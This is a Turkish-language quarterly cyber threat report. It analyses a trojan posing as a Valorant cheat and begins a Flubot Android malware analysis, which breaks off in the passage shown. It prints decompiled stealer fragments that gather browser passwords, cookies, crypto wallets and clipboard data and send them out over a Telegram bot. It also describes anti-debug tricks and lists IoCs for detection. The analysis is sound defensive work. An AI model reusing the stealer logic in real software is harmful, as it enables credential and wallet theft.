SİBER TEHDİT DURUM RAPORU

TEMMUZ-EYLÜL 2021

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

2021 yılının üçüncü çeyrek raporuyla yine her zaman olduğu gibi birçok ilgi çekici konuyla karşınızdayız. İki zararlı yazılımın analizi ile başladığımız raporumuza teknolojik gelişmelerle devam ediyoruz.

Kablosuz şarj istasyonlarındaki olası güvenlik açıklarını ele aldığımız makalemizi SDN'lerin güvenliğini ilgilendiren diğer bir makalemiz takip ediyor. Bunu siber güvenlik alanında çok önemli diğer bir konu olan saldırı yüzeyi ve yapılması gerekenlerin anlatıldığı çalışmamız izliyor.

Veri merkezleri arasındaki transferlerde kullanılan kriptolojilerle ilgili yazımızın ardından son yazımızda WPA3 ve getirdikleri inceleniyor.

Bu rapordaki dönem konumuz olarak Praying Mantis isimli APT grubunun analizi yer alıyor.

Keyifli okumalar dileriz.

ZARARLI YAZILIM ANALİZLERİ


1. Invasion Valorant Zararlı Yazılım Analizi

Bilgisayar oyunlarının popülerleşmesiyle bu oyunlarda başvurulan oyun hileleri de oldukça yaygın hâle gelmiştir.


Kazanma hırsıyla bu tür hilelere kapılabilen kurbanlardan faydalanmak isteyen zararlı yazılım üreticileri oyun hilesi görünümünde zararlı yazılımlar üretmeye yönelmiştir. Henüz yeni sayılabilecek bir bilgisayar oyunu olan VALORANT'da da [1] bu tarz yazılımlara sıkça rastlanmaktadır.

Statik Analiz

STM Sandbox kum havuzunda yapılan statik analiz sonucunda söz konusu zararlıyla ilgili aşağıdaki genel bilgiler edinilmiştir. Bu bilgiler ışığında zararlının 32/64 bit Windows işletim sisteminde çalıştırılabilir olduğu görülmektedir. Virus Total etiketleri bize zararlının bir truva atı türevi olduğunu ve komut kontrol sunucuyla iletişim kurmaya çalışacağını göstermektedir.



Şekil 1: Zararlının genel bilgileri.



Şekil 2: Zararlının virus total sonuçları.

Yapılan gelişmiş statik analiz sayesinde bir kere yazılımın ana fonksiyonunda bir mutex kontrolüyle aynı anda çalıştırılması sağlanmıştır. Ardından da hedef bilgisayarın RAM bilgisi sorgulanarak sanal makine kontrolü yapmaya çalıştığı görülmüştür.

Daha sonra zararlı yazılım, LocalAppData, AppData, Temp klasörlerinden birini rasgele seçerek kullanacağı klasörü oluşturmaktadır. Daha sonra art arda çalışan iş parçacıkları oluşturarak kurban bilgisayardaki birçok veriyi toplamaktadır. Topladığı bu verileri ana klasörde ayrı klasörler hâlinde kategorilere ayırdıktan sonra bir zip dosyası oluşturmakta ve bunu telegram sohbet uygulamasında oluşturduğu bir bot aracılığıyla zararlı yazılımın sahibine özel mesaj olarak göndermektedir.

```
// Token: 0x04000031 RID: 49
public static readonly string b = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);

// Token: 0x04000032 RID: 50
public static readonly string c = Environment.GetFolderPath(Environment.SpecialFolder.System);

// Token: 0x04000033 RID: 51
public static readonly string d = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);


// Token: 0x0400003B RID: 59
public static string[] l = new string[]
{
    global::f.b,
    global::f.d,
    Path.GetTempPath()
};

// Token: 0x0400003C RID: 60
public static string m = global::f.l[new Random().Next(0, global::f.l.Length)];

// Token: 0x0400003D RID: 61
public static string n = global::f.m + "\\" + global::g.c();
```

Şekil 3: Zararlı yazılımın oluşturduğu ana klasör.

Kurban Bilgisayardan Toplanan Bilgiler

- Kurban bilgisayarın sistem bilgisi

```
// Token: 0x04000074 RID: 116
public static string a = string.Concat(new string[]
{
    "\n[IP]\nExternal IP: ",
    m.m(),
    "\nInternal IP: ",
    m.l(),
    "\nGateway IP: ",
    m.j(),
    "\n\n[Machine]\nUsername: ",
    m.a,
    "\nCompname: ",
    m.b,
    "\nSystem: ",
    m.i(),
    "\nCPU: ",
    m.p(),
    "\nGPU: ",
    m.q(),
    "\nRAM: ",
    m.r(),
    "\nDATE: ",
    g.a,
    "\nSCREEN: ",
    m.e(),
    "\n\nAntivirus: ",
    m.k(),
    "\n"
});
```

- Yüklü web tarayıcılardaki bilgiler (kayıtlı şifreler, kredi kartları, çerezler, otomatik doldurma verileri, yer imleri, indirme geçmişi vb.)

```
"\n\n \ud83c\udf10 Browsers Date ",
(bo.a + bo.b + bo.d + bo.c + bo.e + bo.f + bo.g > 0) ? "✅" : "❌",
bo.b("\ud83d\udd11 Passwords", bo.a),
bo.b("\ud83d\udcb3 CreditCards", bo.b),
bo.b("\ud83c\udf6a Cookies", bo.d),
bo.b("\ud83d\udcc2 AutoFill", bo.c),
bo.b("🔎 History", bo.e),
bo.b("\ud83d\udd16 Bookmarks", bo.f),
bo.b("\ud83d\udce6 Downloads", bo.g),
```

- Çeşitli coin cüzdan bilgileri (Electrum, Armory, Atomic, BitcoinCore vb.)

```
"\n\n\ud83d\udcb6 Wallets ",
(bo.i > 0) ? "✅" : "❌",
(bo.n > 0) ? "\n   └ Electrum" : "",
(bo.j > 0) ? "\n   ┌ Armory" : "",
(bo.k > 0) ? "\n   └ Atomic" : "",
(bo.h > 0) ? "\n   └ BitcoinCore" : "",
(bo.l > 0) ? "\n   └ Bytecoin" : "",
(bo.m > 0) ? "\n   ┘ DashCore" : "",
(bo.o > 0) ? "\n   └ Ethereum" : "",
(bo.p > 0) ? "\n   └ Exodus" : "",
(bo.r > 0) ? "\n   └ LitecoinCore" : "",
(bo.s > 0) ? "\n   ▣ Monero" : "",
(bo.t > 0) ? "\n   └ Zcash" : "",
(bo.q > 0) ? "\n   └ Jaxx" : "",
```

- Yüklü sohbet ve e-posta uygulamaları bilgileri (Discord, Telegram, Outlook vb.)

```
"\n\n\ud83d\udcac Messengers ",
(bo.aa + bo.ab + bo.x + bo.ac + bo.z > 0) ? "✅" : "❌",
(bo.aa > 0) ? "\n   └ Discord" : "",
(bo.ab > 0) ? "\n   └ Telegram" : "",
(bo.x > 0) ? "\n   └ Jabber" : "",
(bo.ac > 0) ? "\n   └ Outlook" : "",
(bo.z > 0) ? "\n   └ Skype" : "",
```

- Yüklü FTP ve VPN uygulamaları bilgileri (FileZilla, NordVPN, OpenVPN vb.)

```
"\n\n\ud83d\udce1 FTP ",
(bo.y > 0) ? "✅" : "❌",
(bo.y > 0) ? ("\n   └ FileZilla: (" + bo.y.ToString() + ")") : "",
"\n\n🔒 VPN ",
(bo.u + bo.v + bo.w > 0) ? "✅" : "❌",
(bo.u > 0) ? ("\n   ▣ NordVPN: (" + bo.u.ToString() + ")") : "",
(bo.v > 0) ? ("\n   └ OpenVPN: (" + bo.v.ToString() + ")") : "",
(bo.w > 0) ? ("\n   └ ProtonVPN: (" + bo.w.ToString() + ")") : "",
```

- Yüklü oyun platformları bilgileri

```
"\n\n\ud83d\udd79 Games ",
(bo.af + bo.ad + bo.ae > 0) ? "✅" : "❌",
(bo.af > 0) ? "\n   └ BattleNET" : "",
(bo.ad > 0) ? "\n   └ Steam" : "",
(bo.ae > 0) ? "\n   └ Uplay" : "",
```

- Bilgisayardaki saldırganın ilgisini çeken bazı klasörler

```
"\n\n\ud83d\udcc2 Files ",
(bo.ak + bo.al + bo.am > 0) ? "✅" : "❌",
(bo.ak > 0) ? ("\n   └ Documents:  (" + bo.ak.ToString() + ")") : "",
(bo.al > 0) ? ("\n   └ Databases:  (" + bo.al.ToString() + ")") : "",
(bo.am > 0) ? ("\n   └ SourceCodes:  (" + bo.am.ToString() + ")") : "",
```


- Windows ürün lisans anahtarı, kopyalama panosu gibi bilgiler

```
// Token: 0x06000020 RID: 32 RVA: 0x00002608 File Offset: 0x00000808
internal void z()
{
    File.WriteAllText(this.a + "\\System\\ProductKey.txt", ProductKey.GetWindowsProductKeyFromRegistry());
}

// Token: 0x06000021 RID: 33 RVA: 0x00002632 File Offset: 0x00000832
internal void aa()
{
    @as.a(this.a + "\\System\\Info.txt");
}

// Token: 0x06000022 RID: 34 RVA: 0x00002657 File Offset: 0x00000857
internal void ab()
{
    File.WriteAllText(this.a + "\\System\\Clipboard.txt", an.a());
}
```

- Çalışan işlem listesi

```
// Token: 0x060000D3 RID: 211 RVA: 0x0000DE40 File Offset: 0x0000C040
public static void a(string be)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (!string.IsNullOrEmpty(process.MainWindowTitle))
            {
                File.AppendAllText(be + "\\Windows.txt", string.Concat(new string[]
                {
                    "NAME: ",
                    process.ProcessName,
                    "\n\tTITLE: ",
                    process.MainWindowTitle,
                    "\n\tPID: ",
                    process.Id.ToString(),
                    "\n\tEXE: ",
                    au.b(process),
                    "\n\n"
                }));
            }
        }
        catch
        {
        }
    }
}
```


Zararlı yazılım, kurban bilgisayar bilgilerini toplama işlevinin yanı sıra her 10 saniyede bir telegram üzerinden gelen mesajları okuyarak aldığı komutları uygulamaktadır.




Şekil 4: Telegramdan gelen mesajları okuyup komutları gerçekleştiren bölüm.

Zararlı Yazılımda Kullanılan Anti-Debug teknikleri


- Debugger varlığını tespit etmek için kullanılan basit fonksiyonlar




- Debugger varlığını tespit etmek için kullanılan gelişmiş fonksiyonlar



- Kernel debugger varlığını tespit etmek için kullanılan fonksiyon



- Çalışan iş parçacığının debug edilmesini engellemeye çalışan fonksiyonlar



- Sistemde çalışan debug araçlarının ismini kontrol eden fonksiyon

Dinamik Analiz

Zararlı STM Sandbox kum havuzu ortamında çalıştırıldığında aşağıdaki imzalara yakalanmıştır.

Önem Derecesi	Adı	Açıklama	İşaret Sayısı
0	network_tcp	TCP trafiğine rastlanmıştır.	1
0	network_udp	UDP trafiğine rastlanmıştır.	1
1	antivm_queries_computername	Bilgisayar ismini sorgulamaktadır.	7
1	checks_debugger_IsDebuggerPresent	Prosesin, hata ayıklayıcısı tarafından debug yapılıp/yapılamadığı Windows API Call ile kontrol edilmektedir.	488
1	console_output	Windows API Call'lar kullanılarak komut satırı çıktısının alındığı gözlemlenmektedir.	2
1	generates_crypto_key	Windows API Call'lar kullanılarak kriptografik anahtar oluşturulmaktadır.	3
1	has_no_authenticode	Bu dosya imzalanmamıştır.	0
1	antivm_memory_available	Düşük miktarda kullanılabilir belleğe sahip sanal makineleri algılamak için, sistemdeki bellek miktarını kontrol etmektedir.	1
1	raises_exception	Bir veya daha fazla proses çökmektedir.	286
1	queries_system_time	Sistem zaman bilgisini sorgulamaktadır	56
1	queries_system_timezone	Sistem zaman dilimi bilgisini sorgulamaktadır	2
1	queries_username	Kullanıcı adı bilgisini sorgulamaktadır	6
2	network_cnc_http	Uzak bir sunucuya şüpheli yöntemlerle veri gönderilmektedir.	1
2	network_http	HTTP istekleri gerçekleştirmiştir.	1
2	antivm_disk_size	Disk boyutunu sorgulayarak küçük sabit boyutlu ve dinamik diskler kullanan sanal makineleri tespit etmeye çalışmaktadır.	2
2	infostealer_browser	Lokal Internet tarayıcılarına ait gizli bilgileri kayıt defteri ve dizinler(directory) üzerinden çalmaktadır.	35
2	recon_checkip	Dış IP adresi whatismyip.org gibi web sitelerinde sorgulanarak öğrenilmektedir.	1
2	creates_shortcut	Çalıştırılabilir dosyanın kısa yolu oluşturulmaktadır.	1
2	suspicious_process	Şüpheli proses oluşturulmaktadır.	1
2	antivm_network_adapters	Ağ adaptörü adresini sorgulayarak sanal ağ çıkışlarını kontrol etmektedir.	1
2	packer_entropy_section_high	Binary, paketleyicinin göstergesi olan muhtemelen şifreli veya sıkıştırılmış veri içermektedir.	1
2	privilege_luid_check	Şüpheli yetkiler için yerel benzersiz tanımlar sistem üzerinde kontrol edilmektedir.	2
2	uses_windows_utilities	Temel Windows fonksiyonları çalıştırılmaktadır.	1
2	copies_self	Yazılım kendisini kopyalamaktadır	1
3	**antisandbox_idletime**	**Windows boşta kalma süresi sorgulanarak sistemin açık kalma süresini sorgulamaktadır.**	**1**
3	**antisandbox_sleep**	**Proses, analiz sürecini ertelemeye çalışmaktadır.**	**2**
3	**persistence_autorun**	**Windows başlangıcında otomatik olarak çalışacak şekilde kayıt defterine yüklenmektedir.**	**1**
3	**deletes_executed_files**	**Çalıştırılmış dosyalar diskten silinmektedir.**	**1**
3	**infostealer_mail_regs**	**Cihazlardan lokal mail hesaplarına ait bilgiler kayıt defteri üzerinden toplanmaktadır.**	**3**
3	**recon_beacon**	**Bir proces bilgisayar hakkındaki bilgileri veya belirtilen komuta kontrol merkezine gönderilen bilgilerde karmaşıklaştırma(obfuscation) işlemi yapmaktadır.**	**11**
3	**query_hardware_api**	**API Call ile donanım bilgisini sorgulanmaktadır.**	**147**
3	**query_hardware_registry**	**Registry üzerinden donanım bilgisini edinilmektedir.**	**2**
3	**queries_security_policy_restrictions**	**Kurulu yazılımların güvenlik politika kısıtlarını sorgulamaktadır**	**5**
3	**virustotal_positives_many**	**En az bir antivirüs programı tarafından zararlı olarak etiketlenmiştir**	**43**
5	**injection_runpe**	**Paketleme işlemi açılırken, prosesin içerisine kod enjeksiyonu gerçekleşmektedir. (Process Injection)**	**86**

Şekil 5: Zararlının STM kum havuzunda oluşturduğu imzalar.

Gelişmiş dinamik analiz denendiğinde zararlı yazılımın içerdiği Anti-Debug yöntemlerinden dolayı zararlı yazılımın tüm davranışlarını göstermeden kendisini kapattığı tespit edilmiştir. Gelişmiş statik analiz esnasında zararlı yazılım davranışlarının büyük çoğunluğu tespit edildiğinden Anti-Anti-Debug yöntemlerine başvurmaya ihtiyaç duyulmamıştır.

IoC

Açıklama	Analiz edilen dosya
Dosya	İnvasionValorantHackV3.1.exe
MD5	214f7560f2659c457b50421525a9ca1b
SHA1	ba6f5767dfa972de51cd83d8f86766154580cb-fa
SHA256	dd721298bfd4c2cee00a68fc6bc1380e36c-4c699e36caaa5ddb68f2cbbc27bec
ssdeep	12288:5ucmAiL6hD2x/HAWbR2zS4si0O-1A83u2BSDoCqKcm+82/NF:5ucmA06u-HAW92zt/0Wu2BSMCqDC

PE Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
Tip	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
Boyut	660 KB
PE Compile	2020-12-11 18:19:56

Açıklama	Kurban IP adresi sorgulama sitesi
URL	icanhazip.com
Son Erişim	-
Tip	URL

Açıklama	Telegram botunun iletişim kurduğu servis
URL	api.telegram.org
Son Erişim	-
Tip	URL

Açıklama	Zararlının kendisini kopyaladığı rasgele dosya yolu
	C:\Users\admin\AppData\Local\Kelime verX.XX\Kelime.exe
	C:\Users\admin\AppData\Local\ServiceHub verX.XX\ServiceHub.exe C:\Users\admin\AppData\Local\API utilities SSD verX.XX\APIutilitiesSSD.exe C:\Users\admin\AppData\Local\Host Utilities verX.XX\HostUtilities.exe C:\Users\admin\AppData\Local\Keyboard service utilities verX.XX\Keyboardserviceutilities.exe C:\Users\admin\AppData\Local\System Language Driver verX.XX\SystemLanguageDriver.exe C:\Users\admin\AppData\Local\Infrastructure network card verX.XX\Infrastructurenetworkcard.exe C:\Users\admin\AppData\Local\Graphics Codec Stacks verX.XX\GraphicsCodecStacks.exe C:\Users\admin\AppData\Local\MediaSerice API verX.XX\MediaSericeAPI.exe C:\Users\admin\AppData\Local\Update controller verX.XX\Updatecontroller.exe C:\Users\admin\AppData\Local\Support center API verX.XX\SupportcenterAPI.exe C:\Users\admin\AppData\Local\Utilities mouse verX.XX\Utilitiesmouse.exe C:\Users\admin\AppData\Local\Mouse Indicator verX.XX\MouseIndicator.exe C:\Users\admin\AppData\Local\USB driver Logging verX.XX\USBdriverLogging.exe C:\Users\admin\AppData\Local\Check disk integrity verX.XX\Checkdiskintegrity.exe C:\Users\admin\AppData\Local\Checking Sound equalizer verX.XX\CheckingSoundequalizer.exe C:\Users\admin\AppData\Local\GitHub Utilities Checker verX.XX\GitHubUtilitiesChecker.exe C:\Users\admin\AppData\Local\Modes Visual Studio verX.XX\ModesVisualStudio.exe C:\Users\admin\AppData\Local\Visual Studio UPX Checker verX.XX\VisualStudioUPX Checker.exe C:\Users\admin\AppData\Local\Visual HD Controller verX.XX\VisualHDController.exe C:\Users\admin\AppData\Local\Document Update Platform verX.XX\DocumentUpdatePlatform.exe C:\Users\admin\AppData\Local\Telegram API verX.XX\TelegramAPI.exe C:\Users\admin\AppData\Local\Telegram host service verX.XX\Telegramhostservice.exe C:\Users\admin\AppData\Local\UpdatetelegramServiceHub verX.XX\UpdatetelegramServiceHub.exe C:\Users\admin\AppData\Local\Telegram Infrastructure verX.XX\TelegramInfrastructure.exe C:\Users\admin\AppData\Local\Network telegram verX.XX\Networktelegram.exe

Tespit ve Önlem

Zararlı yazılım sistemde yukarıda belirtilen birçok farklı isimle çalışmaktadır. Görev yöneticisinde işlemler arasında bu isimlerden birine rastlanırsa işlem durdurulmalı ve dosya konumlarına gidilerek silinmelidir.

2. Flubot Zararlı Yazılım Analizi

Flubot, Android tabanlı akıllı telefonları hedefleyen bir zararlı yazılımdır. Avrupa ülkelerinde yaygın olarak görülmektedir. Kullanıcıların hassas bilgilerini ele geçirmeyi amaçlamaktadır.

SMS oltalama saldırıları aracılığıyla yayılmaktadır. Oltalama mesajları zararlı yazılımın bulaştığı cihazlar üzerinden gönderilmektedir. Bu mesajlar DHL, UPS, FedEx, Correos, Amazon gibi çok bilinen markalar tarafından gönderilmiş gibi görünerek içerdiği link vasıtasıyla cihaza yeni bir uygulama kurdurtmayı amaçlar. Yeni kurulan uygulamalar da gönderilen mesajda belirtilen markaya ait gibi gösterilir. Etkilediği cihazlardan kullanıcı hesap bilgileri, parolalar, kişisel bilgiler, bankacılık bilgileri gibi verileri ele geçirir. Ayrıca komuta kontrol sunucusuyla iletişime geçerek komutlar alır.

Analiz

Zararlı üzerinde yapılan ilk inceleme sonucunda zararlıya ait paketin com.dailyyoga.cn olduğu tespit edilmiştir. Ancak apk dosyasının içeriğine statik olarak erişildiğinde böyle bir paketin bulunmadığı görülmüştür. Aynı şekilde manifest dosyasında belirtilen ve bu pakette bulunması gereken ana aktivitenin de apk içeriğinde yer almadığı görülmüştür. Uygulama başlatıldığında ilk olarak com.microsoft.xboxone.smartglass.p aktivitesi çalışmaktadır. Bu aktivite apk dosyası içinde şifreli olarak bulunan dosyanın şifresini çözerek com.dailyyoga.cn paketini de içeren dex uzantılı bir dosya oluşturup yüklemektedir. Böylece asıl zararlı faaliyeti gerçekleştirecek olan kodun şifresi çözülmüş ve bu kod yüklenmiş olur.

Şekil 6: Uygulamanın kullandığı izinler.


Şekil 7: Uygulamanın ana aktivitesi.

Şekil 8: Manifest dosyasında belirtilen aktivite ve servisler.


```
generic:/data/data/com.dailyyoga.cn/code_cache/secondary-dexes # ls
MultiDex.lock base.apk.classes1.dex base.apk.classes1.zip
```

Şekil 9: Uygulamanın şifresini çözüp yüklediği dex dosyasının konumu.

